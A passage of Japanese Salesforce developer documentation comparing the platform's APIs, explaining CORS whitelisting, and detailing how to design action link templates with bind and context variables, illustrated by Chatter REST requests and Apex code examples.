たとえば、SOAP API を使用して、Salesforce を組織の ERP や会計システムと統合できます。また、リアルタイムの販売情報やサポート情報を会社のポータルに配信し、重要なビジネスシステムに顧客情報を入力することもできます。

Chatter REST API を使用するケース

特にモバイルアプリケーションで、Salesforce データを表示するには、Chatter REST API を使用します。応答は、表示用にローカライズおよび構造化されており、アプリケーションが必要とする応答のみが含まれるように絞り込むことができます。また、Chatter フィード、ユーザ、グループ、フォロワーに加え、Chatter REST API では、ファイル、おすすめ情報、トピック、通知、Data.com の購入などにプログラムを介してアクセスすることもできます。Chatter REST API は、Facebook や Twitter などのフィードを提供する他の企業から公開されている API に似ていますが、Chatter 以外の Salesforce 機能も公開されます。

Bulk API を使用するケース

Bulk API は、REST 規則に基づいており、大規模データセットの読み込みまたは削除用に最適化されています。これを使用して、バッチを送信することにより、多数のレコードを非同期でクエリ、挿入、更新、更新/挿入または削除できます。バッチはバックグラウンドで処理されます。

一方、SOAP API は、一度に少数のレコードを更新するリアルタイムのクライアントアプリケーション用に最適化されています。SOAP API を使用しても多数のレコードを処理することはできますが、数十万のレコードがデータセットに含まれている場合には実用性に欠けます。Bulk API は、千から百万単位のレコードのデータを簡単に読み込めるように設計されています。

Bulk API の最も簡単な使用方法は、CSV ファイルを使ってデータローダでレコードの処理ができるようにすることです。データローダを使用すると、独自のクライアントアプリケーションを作成する必要がなくなります。

メタデータ API を使用するケース

メタデータ API を使用して、組織のカスタマイズを取得、リリース、作成、更新、または削除します。最も一般的な使い方は、Sandbox またはテスト組織から本番環境への変更の移行です。メタデータ API は、カスタマイズを管理し、データ自体ではなくメタデータモデルを管理可能なツールを構築するためのものです。

Force.com IDE または Force.com 移行ツールを使用すると、最も簡単にメタデータ API の機能にアクセスできます。どちらのツールもメタデータ API の上位に構築され、メタデータ API を使用した作業を簡略化するために標準の Eclipse および Ant ツールが使用されます。

- Force.com IDE は、統合開発環境に慣れているプログラマ向けに Eclipse プラットフォームで構築されています。コーディング、コンパイル、テスト、リリースは IDE 内で行います。

- Force.com 移行ツールは、スクリプトまたはコマンドラインを使用してローカルディレクトリと Salesforce 組織間でメタデータを移動する場合に最適です。

ストリーミング API を使用するケース

ユーザが定義する SOQL クエリに一致するデータへの変更に関する通知を受信するためにストリーミング API を使用します。

ストリーミング API は、サーバからクライアントに通知を転送する必要がある場合に役立ちます。頻繁にポーリングを行うアプリケーションではストリーミング API を検討してください。Salesforce インフラストラクチャに対して常時ポーリングアクションを行うアプリケーションは、不要な API コールおよび処理時間を消費します。ストリーミング API は、データを返さない要求数を削減し、データ変更の一般的な通知が必要なアプリケーションに最適です。

ストリーミング API により、API コールの数を削減し、パフォーマンスを向上できます。

Apex REST API を使用するケース

外部アプリケーションが REST アーキテクチャによってコードにアクセスできるように、Apex クラスとメソッドを公開する必要がある場合は、Apex REST API を使用します。Apex REST API は、認証のため OAuth 2.0 およびセッション ID の両方をサポートしています。

Apex SOAP API を使用するケース

外部アプリケーションが SOAP によってコードにアクセスできるように、Apex メソッドを SOAP Web サービス API として公開する必要がある場合は、Apex SOAP API を使用します。

Apex SOAP API は、認証のため OAuth 2.0 およびセッション ID の両方をサポートしています。

Tooling API を使用するケース

Salesforce メタデータを他のシステムと統合するには、Tooling API を使用します。メタデータ型は sObject として公開されるため、複合型の 1 つのコンポーネントにアクセスできます。この項目レベルのアクセスにより、複合型のメタデータに対する操作時間を短縮できます。Force.com アプリケーション用のカスタム開発ツールを作成することもできます。たとえば、Tooling API を使用して、Apex クラスとトリガや Visualforce ページとコンポーネントの作業コピーを管理およびリリースすることができます。また、チェックポイントまたはヒープダンプマーカーの設定、匿名 Apex の実行、ログ記録情報およびコードカバー率情報へのアクセスも行うことができます。

REST と SOAP は両方ともサポートされています。

CORS を使用した、サポートされた Salesforce API、Apex REST、および Lightning Out へのアクセス

Chatter REST API、REST API、Lightning Out、Bulk API、および Apex REST では、CORS (クロスオリジンリソース共有) がサポートされます。Web ブラウザで JavaScript からこれらの API にアクセスするには、スクリプトを提供するオリジンを CORS ホワイトリストに追加します。

「CORS」は、Web ブラウザが他のオリジンからのリソースを要求 (クロスオリジン要求) できるようにする W3C 勧告です。たとえば、CORS を使用すると、`https://www.example.com` にある JavaScript スクリプトで `https://www.salesforce.com` からのリソースを要求できます。

CORS をサポートするブラウザが、Salesforce CORS ホワイトリスト内のオリジンに要求を行うと、Salesforce はオリジンを含む `Access-Control-Allow-Origin` HTTP ヘッダーと、追加の CORS HTTP ヘッダーを返します。オリジンがホワイトリストにない場合は、Salesforce が HTTP 状況コード 403 を返します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition

ユーザ権限

作成、参照、更新、および削除する
- 「すべてのデータの編集」

1. [設定] から、[クイック検索] ボックスに *「CORS」* と入力し、**[CORS]** を選択します。
2. **[新規]** を選択します。
3. オリジンの URL パターンを入力します。

   オリジンの URL パターンには、HTTPS プロトコル (localhost を使用しない場合) とドメイン名が含まれている必要があり、ポートが含まれることもあります。ワイルドカード文字 (*) はサポートされますが、第2レベルドメイン名の前にある必要があります。たとえば、`https://*.example.com` により、`example.com` のすべてのサブドメインがホワイトリストに追加されます。

   オリジンの URL パターンに IP アドレスを使用できます。ただし、IP アドレスと、同じアドレスに解決するドメインは同じオリジンではないため、CORS ホワイトリストには別々のエントリとして追加する必要があります。

重要: OAuth トークンが必要な要求では、OAuth トークンを渡す必要があります。

アクションリンクテンプレート

[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。


アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Personal Edition** を除くすべてのエディション。

次の例では、[承認] と [却下] が架空の旅行 Web サイトの REST API への API コールを実行して旅程を承認または却下するアクションリンクです。Pam が旅行 Web サイトに旅程を作成すると、旅行 Web サイトが Chatter REST API 要求を実行してアクションリンクを含むフィード項目を Pam のマネージャである Kevin に対して投稿し、Kevin が旅程を承認または却下できるようにします。



重要: アクションリンクは開発者機能です。アクションリンクテンプレートは [設定] で作成しますが、Apex または Chatter REST API を使用してテンプレートからアクションリンクを生成し、そのリンクをフィード要素に追加する必要があります。

アクションリンクテンプレートの設計

テンプレートを作成する前に、テンプレートにどの値を設定し、テンプレートからアクションリンクグループをインスタンス化するときにバインド変数にどの値を設定するかを検討します。

アクションリンクテンプレートの作成

[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

アクションリンクテンプレートの編集

未公開のアクションリンクグループテンプレートおよび関連付けられているアクションリンクテンプレートのすべての項目を編集できます。

アクションリンクグループテンプレートの削除

アクションリンクグループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクションリンクグループが削除されます。削除されたアクションリンクグループは、関連付けられているすべてのフィード要素に表示されなくなります。

アクションリンクテンプレートのパッケージ化

アクションリンクテンプレートをパッケージ化して他の Salesforce 組織に配布できます。

関連トピック:

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm


アクションリンクテンプレートの設計

テンプレートを作成する前に、テンプレートにどの値を設定し、テンプレートからアクションリンクグループをインスタンス化するときにバインド変数にどの値を設定するかを検討します。


- アクションリンクテンプレートの概要
- テンプレート設計の考慮事項
- アクションリンクグループの有効期限の設定
- バインド変数の定義
- アクションリンクを表示できるユーザの設定
- コンテキスト変数の使用

アクションリンクテンプレートの概要

[設定] に次のようなアクションリンクグループテンプレートが表示されます。



各アクションリンクグループに、少なくとも1つのアクションリンクが必要です。この例のアクションリンクテンプレートには、[アクション URL] 項目に API バージョン番号、[HTTP リクエストボディ] 項目にアイテム番号、[HTTP ヘッダー] 項目に OAuth トークン値の 3 つのバインド変数があります。



アクションリンクグループをインスタンス化して、バインド変数の値を設定する Chatter REST API 要求は、次のとおりです。

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

次は、テンプレートからアクションリンクグループをインスタンス化して、バインド変数の値を設定する Apex コードです。

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

テンプレート設計の考慮事項

テンプレートを設計するときは次の点を検討します。

- アクションリンクグループの有効期限を決定します。

  「アクションリンクグループの有効期限の設定」を参照してください。

- テンプレートにバインド変数を定義して、グループをインスタンス化するときの値を設定します。テンプレートに機密情報を保存しないでください。機密情報はバインド変数を使用して実行時に追加します。

  「バインド変数の定義」を参照してください。

- アクションリンクがフィード要素に関連付けられているときに、アクションリンクを表示できるユーザを決定します。

  「アクションリンクを表示できるユーザの設定」を参照してください。

- アクションリンクの実行コンテキストに関する情報を取得するためには、テンプレートのコンテキスト変数を使用します。

  アクションリンクの実行時に、Salesforce が値を入力し、HTTP 要求で送信します。「コンテキスト変数の使用」を参照してください。

アクションリンクグループの有効期限の設定

テンプレートからアクションリンクグループを作成するときに、テンプレートに指定された期間に基づいて有効期限を計算することも、アクションリンクグループに有効期限を設定しないことも可能です。

テンプレートに有効期限までの時間を設定するには、アクションリンクグループテンプレートの［有効期限までの時間］項目に値を入力します。この値は、アクションリンクグループがインスタンス化されてから、関連付けられたフィード要素から削除され実行できなくなるまでの時間数です。最大値は 8760 で、365 日に相当します。

アクションリンクグループをインスタンス化するときに有効期限を設定するには、Action Link Group Definition リクエストボディ (Chatter REST API) または `ConnectApi.ActionLinkGroupDefinition` 入力クラス (Apex) のいずれかの `expirationDate` プロパティを設定します。

有効期限のないアクションリンクグループを作成するには、テンプレートの［有効期限までの時間］項目に値を入力せず、アクションリンクグループをインスタンス化するときに `expirationDate` プロパティにも値を入力しません。

テンプレートからアクションリンクグループを作成するときに、`expirationDate` と［有効期限までの時間］は次のように連動します。

- `expirationDate` を指定すると、新しいアクションリンクグループでその値が使用されます。
- `expirationDate` を指定せず、テンプレートで［有効期限までの時間］を指定した場合は、新しいアクションリンクグループで［有効期限までの時間］の値が使用されます。
- `expirationDate` も［有効期限までの時間］も指定しない場合は、テンプレートからインスタンス化されたアクションリンクグループに有効期限が設定されません。

バインド変数の定義

テンプレートでバインド変数を定義し、アクションリンクグループをインスタンス化するときにその値を設定します。

重要: テンプレートに機密情報を保存しないでください。機密情報はバインド変数を使用して実行時に追加します。バインドの値が設定されている場合は、Salesforce に暗号化形式で保存されます。

バインド変数は、アクションリンクテンプレートの［アクション URL］、［HTTP リクエストボディ］、および［HTTP ヘッダー］項目で定義できます。テンプレートを公開後、これらの項目を編集することや項目間でバインド変数を移動させること、バインド変数を削除することができます。ただし、新しいバインド変数を追加することはできません。

テンプレートでバインド変数のキーを定義します。アクションリンクグループをインスタンス化するときに、キーとその値を指定します。

バインド変数キーは `{!Bindings.key}` の形式です。

key は、事前に定義された `\w` 文字クラスの `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]` で Unicode 文字をサポートします。

次の `[アクション URL]` 項目には 2 つのバインド変数があります。

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

次の `[HTTP ヘッダー]` 項目には 2 つのバインド変数があります。

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

アクションリンクグループを Chatter REST API でインスタンス化するときにキーとその値を指定します。

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Apex にバインド変数キーを指定して、その値を設定します。

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
```

```
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


ヒント: アクションリンクテンプレートでは同じバインド変数を複数回使用でき、インスタンス化のときに値を1回だけ指定します。たとえば、あるアクションリンクテンプレートの [HTTP リクエストボディ] 項目で {!Bindings.MyBinding} を2回使用し、同じアクションリンクグループテンプレート内の別のアクションリンクテンプレートの [HTTP ヘッダー] 項目でもう一回使用することができますが、この場合、テンプレートからアクションリンクグループをインスタンス化するときにこの共有変数の値を1回のみ指定します。

アクションリンクを表示できるユーザの設定

[ユーザ表示設定] ドロップダウンリストから値を選択して、アクションリンクがフィード要素に関連付けられた後にそのアクションリンクを表示できるユーザを決定します。

使用可能なオプションに [カスタムユーザのみに表示] と [カスタムユーザ以外の全員に表示] があります。このいずれかの値を選択して、アクションリンクを特定のユーザのみが表示できるようにするか、特定のユーザが表示できないようにします。次に、[カスタムユーザ (別名)] 項目に値を入力します。この値はバインド変数キーです。アクションリンクグループをインスタンス化するコードで、キーを使用して、バインド変数の場合と同じように値を指定します。

次のテンプレートは、[カスタムユーザ (別名)] の値に **Invitee** を使用します。



アクションリンクグループをインスタンス化するときに、バインド変数を設定する場合と同じように値を設定します。

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
        }
     ]
}
```

テンプレートで[作成者のマネージャのみに表示]を使用する場合にユーザにマネージャがいなければ、テンプレートからアクションリンクグループをインスタンス化するときにエラーが表示されます。この場合のマネージャは、インスタンス化の時点のマネージャです。インスタンス化した後にユーザのマネージャを変更した場合、この変更は反映されません。

コンテキスト変数の使用

コンテキスト変数を使用して、アクションリンクを実行したユーザとアクションリンクが呼び出されたコンテキストに関する情報を、アクションリンクの呼び出しによって実行された HTTP 要求に渡すことができます。コンテキスト変数は、Action Link Definition Input リクエストボディまたは `ConnectApi.ActionLinkDefinitionInput` オブジェクトの `actionUrl`、`headers`、および `requestBody` プロパティで使用できます。コンテキスト変数はまた、アクションリンクテンプレートの `[アクション URL]`、`[HTTP リクエストボディ]`、および `[HTTP ヘッダー]` 項目でも使用できます。テンプレートの公開後も、これらの項目は編集 (コンテキスト変数の追加と削除を含む) できます。

使用可能なコンテキスト変数は次のとおりです。

コンテキスト変数	説明
`{!actionLinkId}`	ユーザが実行したアクションリンクの ID。
`{!actionLinkGroupId}`	ユーザが実行したアクションリンクが含まれるアクションリンクグループの ID。
`{!communityId}`	ユーザがアクションリンクを実行したコミュニティの ID。内部組織の場合、値は空のキー `"000000000000000000"` になります。
`{!communityUrl}`	ユーザがアクションリンクを実行したコミュニティの URL。内部組織の場合、値は空の文字列 `""` になります。
`{!orgId}`	ユーザがアクションリンクを実行した組織の ID。
`{!userId}`	アクションリンクを実行したユーザの ID。

